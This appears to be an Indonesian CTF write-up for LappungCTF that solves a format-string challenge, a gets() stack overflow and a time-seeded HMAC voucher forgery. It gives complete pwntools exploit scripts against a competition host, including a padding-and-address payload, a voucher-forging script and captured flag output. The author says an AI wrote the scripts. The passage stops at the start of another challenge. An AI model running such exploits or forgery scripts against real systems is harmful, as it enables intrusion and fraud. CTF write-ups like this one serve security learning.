Vuln utama: pada opsi **Bard Song**, input pengguna langsung digunakan sebagai format string untuk printf, sehingga attacker dapat membaca/menulis memori (format-string vulnerability).
Dua cara dapat flag: (1) kalahkan Golem lalu pastikan flag.txt ada; (2) exploit format-string untuk mengeksekusi system("cat flag.txt") atau men-trigger code path yang membuka flag.

Dan disini saya coba minta tolong buat script untuk ngalahin boss besar ini :V.


golem.py > recv_until

```python
from pwn import *
import re
import sys
import time

HOST = "43.157.205.115"
PORT = 9006

context.log_level = "info"

def recv_until(p, toks, timeout=8):
    """
    Helper: tunggu salah satu token di toks (bytes) dan kembalikan data.
    toks can be a single bytes or iterable of bytes.
    """
    if isinstance(toks, (bytes, bytearray)):
        toks = [toks]
    data = b""
    deadline = time.time() + timeout
    while time.time() < deadline:
        try:
            data += p.recv(timeout=0.5)
            for t in toks:
                if t in data:
                    return data
        except EOFError:
            break
        except Exception:
            pass
    return data

def main():
    p = remote(HOST, PORT)
    try:
        data = recv_until(p, b"> ", timeout=10)
        log.info("Initial banner received (len=%d)" % len(data))
```

```
        log.info("Initial banner received (len=%d)" % len(data))

        log.info("Advancing until ANCIENT DRAGON appears...")
        while True:
            p.sendline(b"1")
            data = recv_until(p, [b"> ", b"ANCIENT DRAGON"], timeout=8)
            if b"ANCIENT DRAGON" in data:
                log.success("ANCIENT DRAGON reached")
                break
            if not data:
                log.warning("No data; breaking loop")
                break

        log.info("Sending two Guard (option 2) to charge Bard Song...")
        for _ in range(2):
            p.sendline(b"2")
            data = recv_until(p, b"> ", timeout=8)
            log.debug("After guard received %d bytes" % len(data))

        log.info("Selecting Skill (3)...")
        p.sendline(b"3")

        data = recv_until(p, [b"Song:", b"Bard Song:", b"Bard Song"], timeout=8)
        if not data:
            log.warning("Did not see Song prompt; dumping recent output:")
            try:
                print(p.recv(timeout=1))
            except Exception:
                pass

        log.info("Sending format-string payload to write via %2$n ...")
        payload = b"%2$n"
        p.sendline(payload)
```


```
def main():
        p.sendline(payload)

        out = p.recvall(timeout=6)
        if not out:
            out = p.recv(timeout=2) if not p.closed else b""

        log.debug("Raw output length: %d" % len(out))
        snippet = out[:1000] if out else b""
        log.info("Output snippet:\n%s" % snippet.decode(errors='replace'))

        m = re.search(rb"FLAG:\s*([A-Za-z0-9{}_=\-@#%+]+)", out)
        if not m:
            m = re.search(rb"FLAG:\s*(\S+)", out)
        if m:
            flag = m.group(1).decode(errors='ignore')
            print("\n[+] FLAG:", flag)
        else:
            print("\n[-] No flag found. Full output below:\n")
            try:
                sys.stdout.buffer.write(out)
            except Exception:
                print(out.decode(errors='replace'))

    except Exception as e:
        log.exception("Exception during exploit: %s" % e)
    finally:
        try:
            p.close()
        except Exception:
            pass

if __name__ == "__main__":
    main()
```

Dan saya jalan kan script itu dan hasilnya




Flag :
LappungCTF{a_b4rd_s0n9_L0v3_rPg_b4ttL3_with_m3loDy_f0rm4t_stRr1nG}

- Kitsune Café



Di berikan file dan nc juga di sini seperti biasa saya menganalisis menggunakan ghidra. Dan juga saya cek nc nya



Coba disini saya analisis menggunakan ghidra terlebih dahulu

I. **Kondisi sukses brew sangat ketat** Kedua argumen harus *tepat sama* dengan string yang diberikan — perbandingan dibuat dengan strcmp(...) == 0. Hanya apabila kedua string cocok persis, fungsi akan membuka dan menampilkan isi flag.txt.

II. **gets() di order() — buffer overflow nyata**
gets() membaca input tanpa batas panjang dan menulis ke buffer local_4c yang ukurannya 68 byte. Ini memungkinkan overflow—input panjang dapat menimpa data pada stack (saved frame pointer, return address, variabel lokal lain, dsb). gets() sudah berbahaya dan deprecated.

III. **Peluang exploit (konsep tinggi, bukan langkah demi langkah)**
Karena order() menggunakan gets() pada buffer stack, overflow bisa digunakan untuk merusak kontrol alur program (mis. overwrite return address) atau menimpa data lain di stack. Secara teoritis, penyerang bisa memanfaatkan overflow untuk:
menjalankan shellcode (jika executable memungkinkan eksekusi di stack), atau memodifikasi nilai yang nantinya dipakai sebagai argumen untuk memanggil brew sehingga cek string lolos, atau memaksa program melompat ke fungsi brew dengan parameter yang diinginkan (bergantung layout memori/abi).
(Catatan: ini penjelasan konseptual — saya tidak akan berikan payload/offset/poC eksploitasi.)

IV. **I/O file flag.txt**
brew hanya membuka flag.txt ketika kondisi string terpenuhi. Jika file tidak ditemukan, fopen gagal dan perror("fopen") dipanggil.

Jadi saya minta tolong ai untuk buatkan script nya disini.

kitsune.py > hexdump_bytes

```python
from pwn import *
import argparse
import sys

def build_payload(pad_len, addrs, pad_byte=b"A"):
    """
    pad_len: jumlah padding (int)
    addrs: list of 32-bit addresses (ints) yang akan dipacked little-endian
    pad_byte: byte untuk padding, default b'A'
    """
    payload = pad_byte * pad_len
    for a in addrs:
        payload += p32(a)
    return payload

def hexdump_bytes(b):
    try:
        return hexdump(b)
    except Exception:
        return b.hex()

def main():
    parser = argparse.ArgumentParser(description="Exploit client (refactor dari skrip user)")
    parser.add_argument("--host", default="43.157.205.115", help="Remote host")
    parser.add_argument("--port", type=int, default=7112, help="Remote port")
    parser.add_argument("--offset", type=int, default=76, help="Jumlah padding sebelum return addresses")
    parser.add_argument("--pad", default="A", help="Padding byte (satu karakter)")
    parser.add_argument("--addr1", default="0x08048661", help="Address 1 (hex)")
    parser.add_argument("--addr2", default="0x080488ab", help="Address 2 (hex)")
    parser.add_argument("--addr3", default="0x08048a20", help="Address 3 (hex)")
    parser.add_argument("--addr4", default="0x08048a30", help="Address 4 (hex)")
    parser.add_argument("--timeout", type=float, default=8.0, help="Connection timeout")
    parser.add_argument("--interactive", action="store_true", help="Masuk ke mode interaktif setelah mengirim payload (conn.interactive())")
    parser.add_argument("--no-send-choice", action="store_true", help="Jangan otomatis mengirimkan menu choice '1' sebelum payload")
    args = parser.parse_args()
```

```python
    args = parser.parse_args()

    try:
        addrs = [int(args.addr1, 16), int(args.addr2, 16), int(args.addr3, 16), int(args.addr4, 16)]
    except ValueError as e:
        print("Error parsing address hex values:", e)
        sys.exit(1)

    pad_byte = args.pad.encode()[:1]
    payload = build_payload(args.offset, addrs, pad_byte=pad_byte)

    print("[*] Target:", args.host, args.port)
    print(f"[*] Offset/padding: {args.offset} x {repr(pad_byte)}")
    print("[*] Addresses:", [hex(a) for a in addrs])
    print("[*] Payload length:", len(payload))
    print("[*] Payload hexdump (start):")
    print(hexdump_bytes(payload[:128]))

    try:
        conn = remote(args.host, args.port, timeout=args.timeout)
    except Exception as e:
        print("[!] Connection error:", e)
        sys.exit(1)

    try:
        try:
            banner = conn.recv(timeout=0.6)
            if banner:
                print("[<] Banner/initial recv:")
                try:
                    print(banner.decode(errors="ignore"))
                except Exception:
                    print(banner)
        except Exception:
```

```
        except Exception:
            pass

        if not args.no_send_choice:
            print("[>] Sending menu choice '1'")
            conn.sendline(b"1")
            try:
                resp = conn.recv(timeout=0.6)
                if resp:
                    print("[<] After sending '1':")
                    print(resp.decode(errors="ignore"))
            except Exception:
                pass

        print("[>] Sending payload (raw bytes)...")
        conn.sendline(payload)

        try:
            data = conn.recvrepeat(timeout=3.0)
        except Exception:
            try:
                data = conn.recv(timeout=3.0)
            except Exception:
                data = b""

        if data:
            print("[<] Response (decoded, errors ignored):")
            try:
                print(data.decode(errors="ignore"))
            except Exception:
                print(data)

```


```
                print(data.decode(errors="ignore"))
            except Exception:
                print(data)

        else:
            print("[*] No immediate response received.")

        if args.interactive:
            print("[*] Switching to interactive mode. Type Ctrl-C to quit.")
            conn.interactive()

    except KeyboardInterrupt:
        print("\n[!] Interrupted by user.")
    finally:
        try:
            conn.close()
        except Exception:
            pass
        print("[*] Connection closed.")

if __name__ == "__main__":
    main()
```

Dan hasil nya.


```
1) Order - put your order
2) Exit  - leave Kitsune Café
=====================================
Choose an option:
[>] Sending menu choice '1'
[<] After sending '1':

[Barista]: Welcome to Kitsune Café.
[Barista]: Our secret brew mixes the fox's flame with the moon's root.
Please enter your order details:

[>] Sending payload (raw bytes)...
[<] Response (decoded, errors ignored):
Order received: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa\x04\x08\x04\x08 \x04\x080\x04\x08
Combining ingredients... checking recipe...
Perfect blend! Brewing the secret brew...

LappungCTF{b0f_c0ff333_ras4_cl4ss1c_ff131}
=====================================
         Welcome to Kitsune Café
           Today's Menu
=====================================
1) Order - put your order
2) Exit  - leave Kitsune Café
=====================================
Choose an option:
[*] Closed connection to 43.157.205.115 port 7112
[*] Connection closed.
```

Flag : *LappungCTF{b0f_c0ff333_ras4_cl4ss1c_ff131}*

4. Crypto
   - Okaimono Market



Oke pertama saya bakal cek nc nya terlebih dahulu ada apa aja yang isi nc tersebut itu




Setelah menganalisis ini systemya beli voucher dan redeem voucher untuk buat tambahin saldo nya trus kita dapat beli flagnya. Oke saya coba pindah Haluan ke source code nya.


```python
import socketserver, threading, time, hmac, hashlib, binascii, secrets

FLAG = "LappungCTF{FAKE_FLAG}"
TICKET_PRICE = 20
FLAG_PRICE = 100000000

def gene_key(seed):
    import random
    rnd = random.Random(seed)
    kb = bytearray()
    for _ in range(4):
        kb += rnd.getrandbits(64).to_bytes(8, 'big')
    return bytes(kb)

def createvou(amount, key=None):
    nonce = binascii.hexlify(secrets.token_bytes(8)).decode()
    payload = f"{amount}:{nonce}".encode()
    if key is None:
        seed = int(time.time() // 30)
        key = gene_key(seed)
    mac = hmac.new(key, payload, hashlib.sha256).hexdigest()
    voucher = f"{binascii.hexlify(payload).decode()}:{mac}:{int(time.time()//30)}"
    return voucher, payload, mac

def vervou(voucher, allowed_window=2):
    try:
        parts = voucher.strip().split(":")
        if len(parts) != 3:
```

```python
def vervou(voucher, allowed_window=2):
        if len(parts) != 3:
            return False, "Malformed"
        payload_hex, mac_hex, seed_str = parts
        payload = binascii.unhexlify(payload_hex)
        seed = int(seed_str)
        for s in range(seed - allowed_window, seed + allowed_window + 1):
            key = gene_key(s)
            mac = hmac.new(key, payload, hashlib.sha256).hexdigest()
            if hmac.compare_digest(mac, mac_hex):
                amount_s, nonce = payload.decode().split(":")
                return True, int(amount_s)
        return False, "Invalid MAC"
    except Exception as e:
        return False, f"Error:{e}"

MENU_TEXT = """\
Welcome to Okaimono Market!
Pilih aksi (ketik angka lalu Enter):
 1) PUB  - Info publik
 2) BUY  - Beli voucher (mengurangi saldo)
 3) VOUCHER <voucher> - Redeem voucher (masukkan setelah memilih 3)
 4) BAL  - Tampilkan saldo
 5) FLAG - Beli flag (jika cukup saldo)
 6) QUIT - Keluar
(catatan: teks perintah PUB/BUY/VOUCHER/BAL/FLAG/QUIT juga diterima)
"""
```

```python

class Handler(socketserver.StreamRequestHandler):
    def handle(self):
        self.balance = 50
        self.used_nonces = set()
        self.wfile.write(MENU_TEXT.encode())
        pending_action_for_input = None
        while True:
            if pending_action_for_input is None:
                self.wfile.write(b"\nPilihan> ")
            else:
                self.wfile.write(b"Masukkan voucher> ")
            line = self.rfile.readline()
            if not line:
                break
            cmd = line.decode().strip()
            if pending_action_for_input is None and cmd in ("1","2","3","4","5","6"):
                choice = cmd
                if choice == "1":
                    op = "PUB"
                elif choice == "2":
                    op = "BUY"
                elif choice == "3":
                    pending_action_for_input = "VOUCHER"
                    self.wfile.write(b"(Anda memilih REDEEM) Masukkan voucher:\n")
                    continue
                elif choice == "4":
                    op = "BAL"
                elif choice == "5":
                    op = "FLAG"
                elif choice == "6":
                    op = "QUIT"
                else:
                    op = ""
            else:
                if pending_action_for_input == "VOUCHER":
                    op = "VOUCHER " + cmd
                    pending_action_for_input = None
                else:
                    op = cmd

            op_up = op.upper().strip()
            if op_up == "PUB":
                self.wfile.write(b"INFO: Vouchers use HMAC-SHA256.\n")
            elif op_up == "BAL":
                self.wfile.write(f"Balance: {self.balance}\n".encode())
            elif op_up == "BUY":
                if self.balance < TICKET_PRICE:
                    self.wfile.write(b"Not enough balance to buy a ticket.\n")
                    continue
                self.balance -= TICKET_PRICE
```



```
            if self.balance < TICKET_PRICE:
                self.wfile.write(b"Not enough balance to buy a ticket.\n")
                continue
            self.balance -= TICKET_PRICE
            amt = secrets.choice([1,2,5,10,20])
            voucher, payload, mac = createvou(amt)
            self.wfile.write(f"VOUCHER {voucher}\n".encode())
        elif op_up.startswith("VOUCHER "):
            voucher = op[8:].strip()
            ok, info = vervou(voucher)
            if ok:
                amount = info
                payload_hex = voucher.split(":")[0]
                payload = binascii.unhexlify(payload_hex)
                _, nonce = payload.decode().split(":")
                if nonce in self.used_nonces:
                    self.wfile.write(b"Nonce already used.\n")
                    continue
                self.used_nonces.add(nonce)
                self.balance += amount
                self.wfile.write(f"Redeemed +{amount}. Balance: {self.balance}\n".encode())
            else:
                self.wfile.write(f"Voucher invalid: {info}\n".encode())
        elif op_up == "FLAG":
            if self.balance >= FLAG_PRICE:
```



```
        elif op_up == "FLAG":
            if self.balance >= FLAG_PRICE:
                self.balance -= FLAG_PRICE
                self.wfile.write(f"FLAG: {FLAG}\n".encode())
            else:
                self.wfile.write(f"Need {FLAG_PRICE}. Current balance: {self.balance}\n".encode())
        elif op_up == "QUIT":
            self.wfile.write(b"Bye\n")
            break
        else:
            self.wfile.write(b"Unknown command. Ketik angka menu (1..6) atau teks perintah.\n")

class ThreadedServer(socketserver.ThreadingMixIn, socketserver.TCPServer):
    allow_reuse_address = True

def main():
    import sys
    port = xxxxx
    if len(sys.argv) > 1:
        port = int(sys.argv[1])
    print(f"[+] Starting Okaimono Market (menu) on :{port}")
    server = ThreadedServer(("0.0.0.0", port), Handler)
    server.serve_forever()

if __name__ == "__main__":
    main()
```

Setelah saya teliti server ini membuat voucher yang berisi payload + mac (HMAC-SHA256) menggunakan *key* yang dihasilkan dari random.Random(seed). Seed itu adalah int(time.time() // 30) — jadi seed berubah setiap 30 detik. Karena seed disertakan di voucher, kita bisa rekonstruksi key (dengan meniru apa yang random.Random(seed) keluarkan) lalu buat MAC yang valid untuk payload apa pun sehingga voucher kita diterima. Format voucher: hex(payload):mac_hex:seed hex(payload) = payload yang digabung (mis. user:1000) dalam hex. mac_hex = hexdigest HMAC-SHA256(payload, key). seed = integer (mis. hasil int(time.time()//30)), dikirim jelas. Server (kemungkinan besar) melakukan. seed = int(time.time()//30) r = random.Random(seed) key = <kumpulan byte dari r (aturan internal)> — lalu mac = HMAC_SHA256(key, payload) Simpan/cek mac saat redeem.


Jadi saya coba minta tolong buatkan script payload itu

```python
import hmac, hashlib, binascii, random, time, secrets

def gene_key(seed: int) -> bytes:
    """
    Key = concat( rnd.getrandbits(64).to_bytes(8,'big') ) repeated 4 times -> 32 bytes.
    Ini meniru persis pola yang kamu berikan.
    """
    rnd = random.Random(seed)
    kb = bytearray()
    for _ in range(4):
        kb += rnd.getrandbits(64).to_bytes(8, 'big')
    return bytes(kb)

seed = 58712282
key = gene_key(seed)
amount = 999_999_999
nonce = secrets.token_hex(8)
payload = f"{amount}:{nonce}".encode()
mac = hmac.new(key, payload, hashlib.sha256).hexdigest()
voucher = f"{binascii.hexlify(payload).decode()}:{mac}:{seed}"
print("Voucher palsu siap:")
print(voucher)
```

Yang di mana kalo saya jalan kan menghasilkan

```
WSL at mnt / downloads 1.77s                                   kali / juliuswijaya 10:27:01 PM
→ python3 shopmono.py
Voucher palsu siap:
393939393939393939393a333832616564313836393239316264 64:a14c9964fa894d3e4126ba044a89528e5657ad0f9eb96c680dd624d1a11683de:58712282
```

Sekarang sisa saya eksekusi redeem voucher nya




```
WSL at mnt / downloads 1.77s                                   kali / juliuswijaya 10:27:01 PM
→ python3 shopmono.py
Voucher palsu siap:
393939393939393939393a333832616564313836393239316264 64:a14c9964fa894d3e4126ba044a89528e5657ad0f9eb96c680dd624d1a11683de:58712282
WSL at mnt / downloads 0.552s                                  kali / juliuswijaya 10:27:08 PM
→ nc 43.157.205.115 21332
Welcome to Okaimono Market!
Pilih aksi (ketik angka lalu Enter):
 1) PUB  - Info publik
 2) BUY  - Beli voucher (mengurangi saldo)
 3) VOUCHER <voucher> - Redeem voucher (masukkan setelah memilih 3)
 4) BAL  - Tampilkan saldo
 5) FLAG - Beli flag (jika cukup saldo)
 6) QUIT - Keluar
(catatan: teks perintah PUB/BUY/VOUCHER/BAL/FLAG/QUIT juga diterima)

Pilihan> 3
(Anda memilih REDEEM) Masukkan voucher:
Masukkan voucher > 393939393939393933383261656431383639323931626464:a14c9964fa894d3e4126ba044a89528e5657ad0f9eb96c680dd624d1a1
1683de:58712282
Redeemed +999999999. Balance: 1000000049

Pilihan> 5
FLAG: LappungCTF{terima_kasih_sudah_belanja_di_okaimono_market_dengan_rng_time_seeded_voucher}
```


Flag :

LappungCTF{terima_kasih_sudah_belanja_di_okaimono_market_dengan_rng_time_seeded_voucher}

- Little Pony



Di berikan sebuah nc yang Dimana saya jalankan nc itu akan mengeluarkan output

